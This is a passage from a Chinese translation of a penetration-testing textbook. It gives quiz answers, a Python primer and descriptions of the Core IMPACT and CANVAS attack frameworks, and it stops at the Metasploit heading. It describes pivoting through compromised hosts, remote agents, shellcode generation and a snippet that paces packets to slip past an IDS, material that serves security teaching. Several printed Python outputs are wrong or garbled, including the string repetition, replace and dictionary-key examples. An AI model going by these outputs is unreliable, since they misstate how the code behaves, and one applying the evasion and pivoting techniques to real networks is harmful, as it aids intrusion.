- A. Kerberos B. NTLMv2 C. LANMAN D. MSCHAP

5.5.2 答案

1. D。Windows 用 Type 0 Code 0 响应 ICMP Echo Requests (Type 8 Code 0)。A 是不正确的，因为它是 echo 请求，不是 echo 应答。B 是不正确的，因为 Windows 不使用请求中的 code 值进行应答。C 是不正确的，因为 type 222 不是 echo 应答。
2. B。设置 SYN+ACK 模式的选项是-A。p0f 默认情况下以 SYN 模式启动，因此 A 不正确。C 是不正确的，因为-R 将 p0f 设置为 RST 模式。D 是不正确的，因为-U 不

指定一个模式，而是告诉 p0f 不显示未知的签名。D 该选项很方便，但并不改变匹配模式。

3. B 和 D 是正确的。appdefs.trig 包含触发数据包而 appdefs.resp 包含已知的应答（含一个基于 nmap 的 nmap-rpc 文件，称作 appdefs.rpc）。更多信息，请参考 www.insecure.org/nmap/。A 和 C 是不正确的，因为 amap 并不使用二者指定的文件。
4. B。该字符串可以加入到 IDS 警报中（Snort 支持此功能）。A、C 和 D 都是不正确的，amap 并不使用 amap-xp、abcd-123 或 thc-#1 作为主机名。
5. C。A 是不正确的，因为 scanrand 并不使用 ISN 来识别对所产生通信数据的合法应答。B 和 D 是不正确的，因为两个概念都不像 Inverse SYN cookies 那样是具体的机制。
6. A。所有 traceroute 类型的工具，包括 paratrace，都试图产生 ICMP TTL Exceeded 应答（ICMP Type 11 Code 0）。B、C 和 D 是不正确的，因为都不是 TTL Exceeded 应答。
7. D。伪装 IP 地址无法监听到比通常更多的信息。如果对机器配置了虚假的 IP 地址，可能会造成重复地址的错误。这不是主动的，也不能迷惑交换机，且只能将他人的通信数据发送到你的机器（即发送到你的机器对应的交换机端口）。A、B 和 C 是不正确的，因为它们都是主动嗅探技术，能够将目的地不同的网络通信数据重定向到你所在的机器。
8. C。LANMAN 是最古老的，漏洞最多。它会将口令分成两个部分，都转换为大写，并将两个口令的后半部分都通过填充 NULL 字符来补足 14 个字符。A、B 和 D 是不正确的，因为每一个都能更好地应对字典攻击和蛮力攻击。

自动化渗透测试

在本章中，笔者将涵盖三种自动化渗透测试引擎并介绍 Python。三种引擎中有两个是使用 Python 驱动的。

- Python 技巧
- Core IMPACT
- CANVAS
- Metasploit

近期发展出的黑客技术中比较有趣的一种是，非常复杂的自动化工具集。一定水平的黑客自动化工具出现较早，比如 Nessus 和 ISS，但这些工具能够做到的最多就是漏洞扫描。它们虽然使漏洞扫描和后续的报告自动化比较容易，但对漏洞的实际攻击仍然需要人的介入，此时要求相关的人有一定的攻击经验，并能够在成功进行攻击的同时保证有漏洞的服务不会崩溃。在本章中，笔者将介绍三种工具。来自 Core Security Technologies 的 IMPACT 在 Windows 上运行，是一种综合性的渗透测试引擎，带有对许多已知漏洞的可用攻击，只需一次点击即可进行攻击。Immunity 的 CANVAS 的功能类似，并包含了一个强大的框架，能够用于开发原创性的攻击。（对自行开发攻击的话题，本书其余部分将进行更多的讨论。）由 HD Moore 和 spoonm 开发的 Metasploit，是一个免费的框架，用于开发自动化攻击。该框架不错，而且还在不断改进。笔者在本章中，将向读者一一介绍这几种工具。

虽然点击 Windows GUI 上的一个按钮即可拥有整个网络，是一件很酷的事情，但知道如何把真正的黑客与脚本小子区别开，是需要深入理解、定制、调整并进一步发明新的攻击的能力。笔者介绍这些工具，希望能够激起读者的兴趣，深入研究其工作方式（要不断阅读！）并推进攻击的技术的发展。但在这样做之前，读者至少需要了解 Python 的基础知识，前面的软件包使用该脚本语言进行攻击，攻击的开发也使用该语言。笔者通过介绍 Python 来开始本章的内容。

6.1 Python 技巧

Python 是一种流行的解释式、面向对象的程序设计语言，类似于 Perl。黑客工具和其他许多应用程序都使用该语言，是因为它易于学习和使用，功能也相当强大，其语法很清晰，使得程序易于阅读。这里的介绍只涵盖最少的 Python 知识，只够读者理解和定制 IMPACT、CANVAS 和 Metasploit。读者肯定想了解更多，这可以通过阅读 Python 领域的大量好书，也可以参考 www.python.org 的大量文档。

6.1.1 获得 Python

笔者不打算讨论通常的体系结构图表和设计目标，而只会告诉读者去哪里下载适用于特定 OS 的 Python 版本。读者可以遵循 www.python.org/download/ 的指导进行；此外，还可以尝试在命令行键入 Python。许多操作系统默认安装了 Python，如许多 Linux 发布版本和 Mac OS X 10.3 及更高版本。



注意：对 Mac OS X 用户来说，Apple 并没有包含 Python 的 IDLE 用户界面，但该界面比较适合于 Python 的开发。所以需要，可以从 python.org 的 MacPython 下载页面获得。或者读者可以在 Apple 的开发环境 Xcode 按照下述技术指导 <http://pythonmac.org/wiki/XcodeIntegration>，编辑并运行 Python。

由于 Python 是解释执行的（不是编译后执行），使用交互式系统可以从 Python 得到即时反馈。下面笔者将使用 Python，读者现在可以启动 Python 的交互式执行环境，键入 Python 即可。

6.1.2 Hello, World

每种语言的介绍都从一贯的“Hello, world”例子开始，这里是 Python 的：

```
% python
... (本例和后续例子中，此处都删去了三行文本) ...
>>> print 'Hello, world'
Hello, world
```

如果读者喜欢以文件的形式输入例子：

```
% cat > hello.py
print 'Hello, world'
^D
```



```

AAAAAAAAAAAAAAAAAAAA
>>> print 'A'*30          # 输出 30 个 A 的简单方法。
AAAAAAAAAAAAAAAAAAAA

```

这些是基本的字符串操作函数，可以对简单的字符串使用。正像对 Python 的期望，语法简便易用。一个需要立即澄清的区别是，这些字符串（string1、string2、string3）只不过是**指针**（对熟悉 C 的人来说）或内存中某处的一大块数据的标签。有时会绊倒新程序员的一个概念是，一个标签（或指针）如何指向另一个标签。下列代码和图 6.1 示范了这个概念。

```

>>> label1 = 'Dilbert'
>>> label2 = label1

```




图 6.1 两个标签指向内存中的同一个字符串

这里，内存某处的一个数据块存储了 Python 字符串 'Dilbert'，还有指向该内存的两个标签：如果改变 label1 的赋值，label2 并不改变。

```

... continued from above
>>> label1 = 'Dogbert'
>>> label2
'Dilbert'

```

由图 6.2 可以看到，label2 没有指向 label1。但在 label1 重新赋值之前，两个标签都指向同一个对象。




图 6.2 label1 重新赋值，指向另一个不同的字符串

数字

类似于 Python 字符串，数字也指向某一个对象，其中可以包含任何种类的数：可以包含小的数、大的数、复数、负数和你可以想出的任何种类的数。语法与你预期的相同：

```
>>> n1=5          # 创建数字对象，值为5，标签为n1
>>> n2 = 3
>>> n1 * n2
15
>>> n1 ** n2      # n1的n2次乘方(5^3)
125
>>> 5 / 3, 5 / 3.0, 5 % 3 #前两个是5除以3，分别是整数和浮点运算，后一个是5模3
(1, 1.6666666666666667, 2)
>>> n3 = 1        # n3 = 0001 (二进制)
>>> n3 << 3       # 左移三次 1000 (二进制) = 8 (十进制)
8
>>> 5 + 3 * 2     # 操作的顺序正确
11
```

现在读者已经看到了数字的工作方式。我们可以将对象组合起来：在计算“字符串+数字”时，会发生什么？

```
>>> s1 = 'abc'
>>> n1 = 12
>>> s1 + n1
Traceback (most recent call last):
File "<stdin>", line 1, in ?
TypeError: cannot concatenate 'str' and 'int' objects
```

发生错误了！我们需要帮助Python理解需要做什么。在本例，把'abc'和12组合起来的惟一方式是把12转换为字符串。这可以很快地完成：

```
>>> s1 + str(n1)
'abc12'
>>> s1.replace('c',str(n1))
'1ab12'
```

有时，不同类型可以一起使用：

```
>>> s1*n1        # 显示abc 12次。
'abcbcabcbcabcbcabcbcabcbcabcbcabcbcabcb'
```

另一个有关对象的注释：简单地操作一个对象，并不能改变对象。对象本身（数字、字符串）只有在明确地设置对象标签（或指针）为新值的情况下，才会改变：

```
>>> n1 = 5
>>> n1 ** 2      # 显示5^2的值
25
>>>n1           # n1的值现在仍然是5
5
>>> n1 = n1 ** 2 # 将n1设置为5^2
```

```
>>> n1                # 现在 n1 设置为 25
25
```

列表

笔者将介绍的下一种数据类型是列表。可以把任何种类的对象转换为列表。把[和]围绕在一个或一些对象周围，即可创建列表。列表也可以像字符串那样，进行同样的“切片”操作。所谓切片，是指字符串的例子中只返回了对象值的一个子集，例如，从第 5~第 10 个值，即 `label1[5:10]`。接下来，我们示范如何使用列表：

```
>>> mylist = [1,2,3]
>>> len(mylist)
3
>>> mylist*4          # 显示 mylist 的内容 4 次
[1, 2, 3, 1, 2, 3, 1, 2, 3, 1, 2, 3]
>>> 1 in mylist      # 检查列表中某个特定对象的存在性
True
>>> 4 in mylist
False
>>> mylist[1:]       # 对列表进行切片操作，返回索引 1 以后的所有值
[2, 3]
>>> biglist = [['Dilbert', 'Dogbert', 'Catbert'],
... ['Wally', 'Alice', 'Asok']] # 建立一个二维的列表
>>> biglist[1][0]
'Wally'
>>> biglist[0][2]
'Catbert'
>>> biglist[1] = 'Ratbert' # 把第二行用'Ratbert'替换
>>> biglist
[['Dilbert', 'Dogbert', 'Catbert'], 'Ratbert']
>>> stacklist = biglist[0] # 将第一行赋值给另一个列表
>>> stacklist
['Dilbert', 'Dogbert', 'Catbert']
>>> stacklist = stacklist + ['The Boss']
>>> stacklist
['Dilbert', 'Dogbert', 'Catbert', 'The Boss']
>>> stacklist.pop()      # 返回并删除最后一个元素
'The Boss'
>>> stacklist.pop()
'Catbert'
>>> stacklist.pop()
'Dogbert'
>>> stacklist
['Dilbert']
```

```
>>> stacklist.extend(['Alice', 'Carol', 'Tina'])
>>> stacklist
['Dilbert', 'Alice', 'Carol', 'Tina']
>>> stacklist.reverse()
>>> stacklist
['Tina', 'Carol', 'Alice', 'Dilbert']
>>> del stacklist[1]           # 删除索引值为 1 的元素
>>> stacklist
['Tina', 'Alice', 'Dilbert']
```

接下来，笔者将快速地讨论一下词典和文件，然后把所有这些编程要素联合使用。

词典

词典与列表类似，但保存在词典中的对象是通过键值引用，而不是通过索引值。这对数据的存储和检索都非常方便。创建词典时，需要在键值对周围添加{和}，如下：

```
>>> d = { 'hero' : 'Dilbert' }
>>> d[ 'hero ' ]
'Dilbert'
>>> 'hero' in d
True
>>> 'Dilbert' in d           # 词典按键索引，而不是值
False
>>> d.keys()                 # keys()返回用作键的所有对象的列表
['hero']
>>> d.values()               # values()返回所有用作值的对象的列表
['Dilbert']
>>> d['hero'] = 'Dogbert'
>>> d
{'hero': 'Dogbert'}
>>> d['buddy'] = 'Wally'
>>> d['pets'] = 2            # 可以存储任何类型的对象，不只字符串
>>> d
{'hero': 'Dogbert', 'buddy': 'Wally', 'pets': 2}
```

笔者在下一节中，将更多地使用词典。任何可以关联到键的值，都可以存储到词典中；与列表的索引相比，键在取值时更加方便。

文件

文件存取与 Python 语言的其他功能一样简单。文件可以打开（用于读或写）、写入、读取和关闭。笔者使用这里讨论的几种不同的数据类型，来示范一个例子。本例假定，我们有一个文件名为 targets，然后把该文件的内容转移到单个的漏洞目标文件中。（笔者能够听到读者在说，“终于要结束 Dilbert 例子了！”）

```
% cat targets
RPC-DCOM          10.10.20.1,10.10.20.4
SQL-SA-blank-pw  10.10.20.27,10.10.20.28
# 我们打算把 targets 的内容，移到两个分离的文件中
% python
# 首先，打开文件以便读取
>>> targets_file = open('targets','r')
# 把内容读取到一个字符串列表中
>>> lines = targets_file.readlines()
>>> lines
['RPC-DCOM\t10.10.20.1,10.10.20.4\n', 'SQL-SA-blank-pw\t10.10.20.27,10.10.20.28\n']
# 把字符串组织为词典
>>> lines_dictionary = {}
>>> for line in lines:          # 注意上一行：开始一个循环
...     one_line = line.split() # split()根据空格进行分隔
...     line_key = one_line[0]
...     line_value = one_line[1]
...     lines_dictionary[line_key] = line_value
...     # 注意：下一行为空（只有<CR>），循环结束
...
>>> # 现在回到 python 交互环境，词典填充完毕
>>> lines_dictionary
{'RPC-DCOM': '10.10.20.1,10.10.20.4', 'SQL-SA-blank-pw': '10.10.20.27,10.10.20.28'}
# 继续向前，对每个键打开一个新文件
>>> for key in lines_dictionary.keys():
...     targets_string = lines_dictionary[key]          # 键的值
...     targets_list = targets_string.split(',')       # 分隔为列表
...     targets_number = len(targets_list)
...     filename = key + '_' + str(targets_number) + '_targets'
...     vuln_file = open(filename,'w')
...     for vuln_target in targets_list:              # 对列表中的每个 IP..
...         vuln_file.write(vuln_target + '\n')
...     vuln_file.close()
>>> ^D
% ls
RPC-DCOM_2_targets          targets
SQL-SA-blank-pw_2_targets
% cat SQL-SA-blank-pw_2_targets
10.10.20.27
10.10.20.28
% cat RPC-DCOM_2_targets
10.10.20.1
10.10.20.4
```

本例引入了几个新概念。首先，读者可以看到，向 `files.open()` 提供两个参数是比较容易的。第一个参数是想读取或创建的文件的名称，第二个是存取类型。可以打开文件读取 (r) 或写入 (w)。

现在的例子中有 for 循环。for 循环的结构如下：

```
for <iterator-value> in <list-to-iterate-over>:
    # 请注意前一行的冒号
    # 注意 tab 缩进
    # 缩进的部分构成了循环体，将对列表中的每一项执行循环体的内容
```

减少一层缩进，或在一个空行上加一个回车，就结束了循环，而不需要 C 风格的大括号。if 语句和 while 循环的结构与此类似。例如：

```
if foo > 3:
    print 'Foo greater than 3'
elif foo == 3:
    print 'Foo equals 3'
else:
    print 'Foo not greater than or equal to 3'
...
while foo < 10:
    foo = foo + bar
```

套接字

笔者在深入讨论自动化测试之前，最后一个主题是 Python 的套接字对象。为演示 Python 套接字，笔者将建立一个简单的客户端，连接到远程（或本地）的主机，并发送 'Hello, world'。为测试代码，我们需要一个服务器来监听即将进行连接的客户端。通过把 NetCat 监听器绑定到端口 4242 来模拟一个服务器，语法如下（读者可以在新建窗口中启动 nc）：

```
% nc -l -p 4242
```

客户端代码如下：

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('localhost', 4242))
s.send('Hello, world') # 返回发送了多少字节
data = s.recv(1024)
s.close()
print 'Received', 'data'
```

相当直观，是不是？需要做的如下：引入 socket 库，在 socket 实例化时需要记住一些 socket 的选项。其他的都很容易：连接到一个主机和端口，发送/接收数据，然后关闭套

接字。在执行该代码时，可以在 NetCat 监听器上看到“Hello, world”字符串，而在监听器输入的文本也会返回到客户端。(对于进一步的说明，可以在 Python 中用 `bind()`、`listen()`、`accept()` 语句来模拟 NetCat 监听器。)

祝贺你！读者现在已经了解了足够的 Python 知识。现在可以接触些有意思的东西了。

参考文献

- [1] Python Homepage www.python.org
- [2] MacPython Website <http://homepages.cwi.nl/~jack/macpython/>
- [3] Good Python Tutorial <http://docs.python.org/tut/tut.html>
- [4] Python Tutorial for Non-programmers <http://honors.montana.edu/~jjc/easytut/easytut/>

6.2 自动化渗透测试工具

除了比较酷之外，有哪些理由需要使用自动化渗透测试工具呢？首先，这是获得高质量攻击的有效方法。我们在本章中介绍的所有三个工具，都有测试过、可靠的攻击库，并随着更多的漏洞公开，会不断进行更新。编写良好、可重复的攻击和你在 Web 上发现的垃圾（虽然能工作，但可能使你的机器在攻击过程中崩溃），其差别非常之大。因此，自动化渗透测试框架的第一个好处在于，能够得到高质量攻击。

自动化渗透测试工具的另一个好处，是在渗透测试工作中能够提供一致和可重复的过程，并向每一个顾客提供高质量的产品。此外，如果只使用来自你的框架的攻击，那么在某台机器因为使用了编写拙劣的攻击而崩溃时，你很容易否认（没用过）。

利用职业化的攻击框架第三个好处在于，能节省时间。你可以重点放到评估的过程方面，而不需要手工使用某个攻击来攻击数百台机器。假警报也都会被迅速清除，因为你的工具在实际执行攻击。在讨论 CANVAS 和 Metasploit 时，笔者将更多地讨论在攻击开发上能够节省的时间。

6.2.1 Core IMPACT

IMPACT 是一个精良、成熟的渗透测试引擎，它使得渗透测试容易而有趣。其功能强大，使得职业团队和公司安全组能够全面地评估网络的安全性。当然，IMPACT 的特性已经在前一节中列出，——大规模的职业化攻击库、自动化和可重复的网络渗透测试引擎（只

需点击几下鼠标)完整的报表引擎,能够进行汇总和详细输出。但它还有其他的几个特性,使得该工具真正出色。

首先,IMPACT 支持“轴心”——这是个聪明的概念,可以使用攻陷的主机进一步透明地攻击其他的机器。最显著的应用是绕过防火墙。假定你被防火墙阻塞,无法接触目标网络。但是你可能发现,该防火墙允许 TCP 端口 443 上的数据包,流入到未打补丁的内部 Web 服务器。这是事件一个偶然的转折,通常可以使得你上载几个必要的工具,然后从这台被攻陷的机器向外发起连接以连接到你自己的机器;还可以捕获凭据,以便进一步对该网络进行攻击。如果没有其他意外,甚至还可以进一步扩展对目标网络的占领,——只要没有在 NetCat 监听器上意外的按下 Ctrl+C、或者你的某个工具失败了、或者服务器不允许被攻陷的机器向外发起连接、其他的一百万件都有可能出错的事情。

在成功地使用 IMPACT 攻击目标之后,可以在该机器上安装 agent (代理)。在任何机器上安装了 agent 之后,都可以从该机器发起进一步的攻击。这几乎等同于坐在被控制机器的控制台前,并具备了完全的管理权限。除了能够无缝地对其他机器发动攻击之外,还可以启动一个命令行解释器 shell(就像你本人坐在被控制的机器前一样),浏览并上传文件,或安装 Pcap 插件来嗅探被攻陷机器的本地子网,这些便利都来自于被 IMPACT 控制的计算机。甚至可以使用 agent 继续在其他机器上安装 agent,并利用这些二级 agent 发起在 IMPACT 的 GUI 界面上选定的攻击方式。

IMPACT 在渗透测试中使用的是按部就班的方法。在向渗透测试的新手讲授如何看待网络渗透时,它是个极好的资源。在启动 IMPACT 并创建新的工作空间之后,可以看到一个几乎为空的快速渗透测试窗口。你最初是处于信息搜集 (Information Gathering) 阶段,目的是发现主机和有关主机的信息。读者从图 6.3 可以看到,有很多模块可以用来搜集信息。所有那些模块都是用 Python 编写的,因为读者现在已经了解了 Python,那么就可以改编他人的模块或自行编写。如果读者将要使用 IMPACT,一定要深入钻研其模块,即使只是看看 IMPACT 的内部工作机理也要如此。

渗透测试可以在 Wizard 模式进行,闯入网络的过程几乎就像是有导游的观光旅游一样,当然,如果读者喜欢直接执行方法的每一个步骤,也可以进入 Advanced 模式并选择所需运行的模块。不管怎样,在 IMPACT 发现网络的主机之后,读者将自然地前进到攻击和渗透 (Attack and Penetration) 阶段,此阶段会向可能存在漏洞的主机发送攻击代码。打包好的攻击代码,在攻击成功的情况下,还会同时安装一个 level0 agent。这个紧凑、高度优化的 agent 会监听来自 IMPACT 的连接,并能够完成一组数量不多但比较有用的任务 (参见图 6.4)。




图 6.3 CORE IMPACT 的信息收集模块




图 6.4 Level0 agent

如你所见，读者可以使用远程的 level0 agent 向自己返回一个命令 shell。（图中显示的 `c:\inetpub\scripts#` 是一个显示在 IMPACT 桌面上的命令 shell，实际的 shell 运行在远程机器 10.10.10.103 上。）读者要注意，这是个迷你 shell，不是通过 `cmd.exe` 得到的完整的控制台，它使用一种简便易行的特殊语法。其他选项包括 Browse Files、Set As Source 和 Upgrade To Level1。level0 agent 可用的文件浏览器是一个简单的图形界面浏览器，可以在远程机器的文件系统中定位、上传、下载。如果选择 Set As Source，那么以后在 IMPACT 接口发起的所有攻击，都将从当前指定的 agent 发起，除非设置了新的 level0 agent 作为源。前文的例子提到，如果已经攻陷了一台可以穿透防火墙的机器（或防火墙内的机器），而待评估的机器则在防火墙内，那么此时即可使用 Set As Source 选项。Upgrade To Level1 选项会将最小化、对体积进行了优化的 level0 监听器替换为全功能的代理，能够完成更多的任务。在 level1 agent 中，读者得到的是真正的命令提示符（通过终端仿真）连接加密，并能够安装 Pcap 插件来进行嗅探。level1 agent 较大，直接用作攻击负载不是那么有效，一般情况下，都是首先使用 level0 agent 攻陷目标主机，接下来安装并升级到 level1 agent。

如果能用 IMPACT 很容易地构造出“华丽”的攻击，得到远程机器的 root 权限，那自然很好，但如果网络的漏洞没那么严重，一般来说就只能利用不那么严重的漏洞获得用户级的访问权限。在目标机器上获得任何种类的访问权限之后，IMPACT 都可以逐步提升现有的权限，以非特权用户的身份运行本地的攻击，从而获得管理员权限。

最后，在清点目标网络的现存漏洞，通过实际攻击漏洞并在有漏洞的机器上运行代码（安装 agent）来确认漏洞的存在性之后，需要进行现场清理，即把网络恢复到攻击前的状态。幸运的是，IMPACT 使得善后工作非常容易。只需点击几下鼠标，即可清理掉所有部署的 agent，使网络恢复原状。这个方便的步骤，进一步证明了 IMPACT 已经是一个精良的第 4 代产品，它集成了许多优良的特性；而工程管理和最后清理工作这两种特性在其他的工具中就没有出现。

概括地说，IMPACT 是一个令人印象深刻的精良工具，具有独特的 agent 技术，可以完成一些手工无法完成的任务。它可不便宜（根据不同的用途，售价从 \$2 500 到 \$25 000），但它是用于渗透测试的优秀工具。

参考文献

- [1] Core IMPACT HomePage www.coresecurity.com/products/coreimpact

6.2.2 Immunity CANVAS

笔者将考察的下一个自动化渗透测试框架是 CANVAS，来自 Immunity Security。安全大师 Dave Aitel 编写了 CANVAS，这是个商业软件工具；此外他还贡献了许多其他功能强大的免费软件。

CANVAS 的方法与 IMPACT 稍有不同，强调了渗透测试的不同方面。第一个也是最引人注目的不同点是，CANVAS 是完全用 Python 编写的，这使得它既能运行在 Windows 上，也能运行在 Linux 上。其 GUI 界面使用了 GTK 库，其外观类似于 IMPACT（参见图 6.5）。由于这是个完全基于 Python 的 GUI 界面，因此它可以移植到许多平台，在最新版本的 Windows 和 Linux 上都运行良好。CANVAS 包含一个雄厚的模块库，有接近 80 个专业人士编写的攻击。




图 6.5 CANVAS GUI 界面

CANVAS 不像 IMPACT（只有 Windows 版本）那样精良，因为它考虑的是不同群体的需求。例如，其中没有包括任何渗透测试向导，但却包括了完整的框架源代码；如果用户需要，可以用脚本编写出类似的功能。它也不支持“轴心”的概念，但其基于 Python 的动态 shellcode 产生器（Mosdef）也包含在其中并基于 GPL 发布；它不支持应用程序工作区和 IMPACT 支持的其他一些工作流程特性，但它没有 IMPACT 的 IP 限制。

关键在于，它可能不怎么漂亮，但确实是一个可靠的框架，有经验的渗透测试人员会觉得其效率不比其他工具差（甚至更高）。为说明这一点，我们现在开始讨论 CANVAS。

在图 6.5 中可以看到，CANVAS 的基本界面包含了一系列模块、日志和状态，而在屏幕的底部是个有趣的滑块。滑块滑动区最左侧的标签为“As Reliable As Possible”，而最右侧的标签为“As Covert As Possible”。CANVAS 实际的工作方式会因设置值的大小而不同。滑块右移，攻击以更多的分步进行，这可能减慢操作的速度，但同时有可能愚弄监听的 IDS 系统。（相当巧妙！）以下是某个攻击中的一个例子，描述了隐秘度（即界面中的滑块位置）对网络数据包发送速率的改变：

```
if covertness>5:
```

```
#print "Covert msrpcbind"
for d in data:
    s.send(d)
    time.sleep(0.2)
else:
    s.send(data)
```

读者可以看到，工具的实现逻辑会检查操作者是否希望比较隐秘，如果是这样的话，则会把消息分解后发送，不同的部分之间会有短暂的间隔。如果不打算隐秘，则会一次性地发送所有的数据。读者刚才阅读了有关 IMPACT 的内容，我们接下来继续比较 CANVAS 和 IMPACT。

虽然对渗透测试的新手来说，IMPACT 的快速渗透测试（先前讨论过）是个不错的特性，但在现实中，速度太快有时候会妨碍获得结果。CANVAS 不会有此类问题，因为在进行攻击之前，它并不需要经过信息收集阶段。即使模块无法发现主机的存在，用户仍然可以根据自己的认知发起对相应机器的攻击，因为 CANVAS 确实可以搜索用户指定的主机，并报告可能的漏洞。图 6.6 是此类扫描的结果的例子。




图 6.6 扫描期间发现的漏洞

类似于本章中讨论过的其他工具，CANVAS 并不只是报告扫描发现的漏洞，它也可以进行攻击。只需点击发现的某个漏洞，输入打算攻击的 IP，再点击 OK 按钮即可。CANVAS 将发送一个攻击，同时负责在目标主机上建立一个监听器。类似于 IMPACT 的 level0 agent，该监听器可以用来传送文件、启动进程、在受攻击的进程的上下文中执行命令。相应的图形界面，可以参考图 6.7。




图 6.7 在攻陷的计算机上安装监听器能够帮助用户完成的任务

读者可以从命令行启动 CANVAS 的一些攻击，但要得到图 6.7 所示的全部功能，则需要与 shellcode 安装的代理监听器建立连接。

CANVAS 还有其他的巧妙之处（例如超快的无状态扫描器，类似于 scanrand），但令人印象深刻的特性是，该工具对用户自行编写攻击的支持。使用 CANVAS 的内建函数以及动态 shellcode 产生器，即可根据发现的漏洞产生出集成的 CANVAS 模块，可完全支持图 6.7 所示的代理监听器功能。读者现在可能还意识不到该功能的强大，但在以后几章里将会更多地学习如何建立 shellcode。

当读者艰苦地手工建立一些执行简单任务的 shellcode 时，与之相对的，考虑一下把新发现漏洞与 CANVAS 的代理监听器集成所用的下述 Python 代码：

```
createWin32Shellcode(badstring,localhost,localhost)
或
createSparcShellcode(self.badstring,localhost,localhost)
或
myshellcode=shellcodeGenerator.linux_X86()
```

即使看到了上面的例子，读者可能还是得等到本书后文才能了解该特性的伟大之处，而 CANVAS 提供的用来建立 shellcode 的例程甚至可以保证，用户指定的一些“坏”字符串不会出现在结果 shellcode 中。在阅读第 10 章之后返回此处即可知，不仅获得可工作的 shellcode 是多么简单，得到支持上传/下载、能够在远程主机上执行任意命令的 shellcode 同样简单。

对攻击开发 CANVAS 的了解越深入，可能就越喜欢它。由于\$995 的购买价格中包含了 CANVAS 的源代码，读者可以看看 Dave Aitel 和 ImmunitySec 的奇才们是如何建立这些 CANVAS 模块的。此外，优秀的附加特性（在某个实用工具文件中）包括了 NetBIOS 名称进行编码、与运行在 DCE RPC 协议上的服务进行交互、处理 UUID、处理并建立 SMB 会话、进行 NTLM 认证、转储 MS RPC 端点映射器等的所有服务信息。（如果读者不了解上面陈述的某些名词，也无需担心。在本书后文中，读者将用这些知识，建立可工作的攻击。）在建立 Windows 攻击时，若预先定义了这些实用函数，可以节省大量的工作。当然，对其他的操作系统，也存在对应的文件，实现了类似的实用函数。

对于渗透测试和攻击开发而言，CANVAS 都是真正伟大的产品。虽然其 GUI 界面不像 IMPACT 那么精良，但基于 Python 和 GTK 的界面使得该工具能够在 Windows 或 Linux 上运行。CANVAS 自带的攻击库会定期更新，以便与最新发现的漏洞同步。而其动态 shellcode 生成和对建立攻击的支持，对于严谨的安全从业者来说，是个真正顶级的工具。

参考文献

- [1] CANVAS Homepage www.immunitysec.com/products-canvas.shtml
- [2] The Daily Dave Information Security Mailing List, Hosted by Immunity Security
<http://lists.immunitysec.com/mailman/listinfo/dailydave>

6.2.3 Metasploit

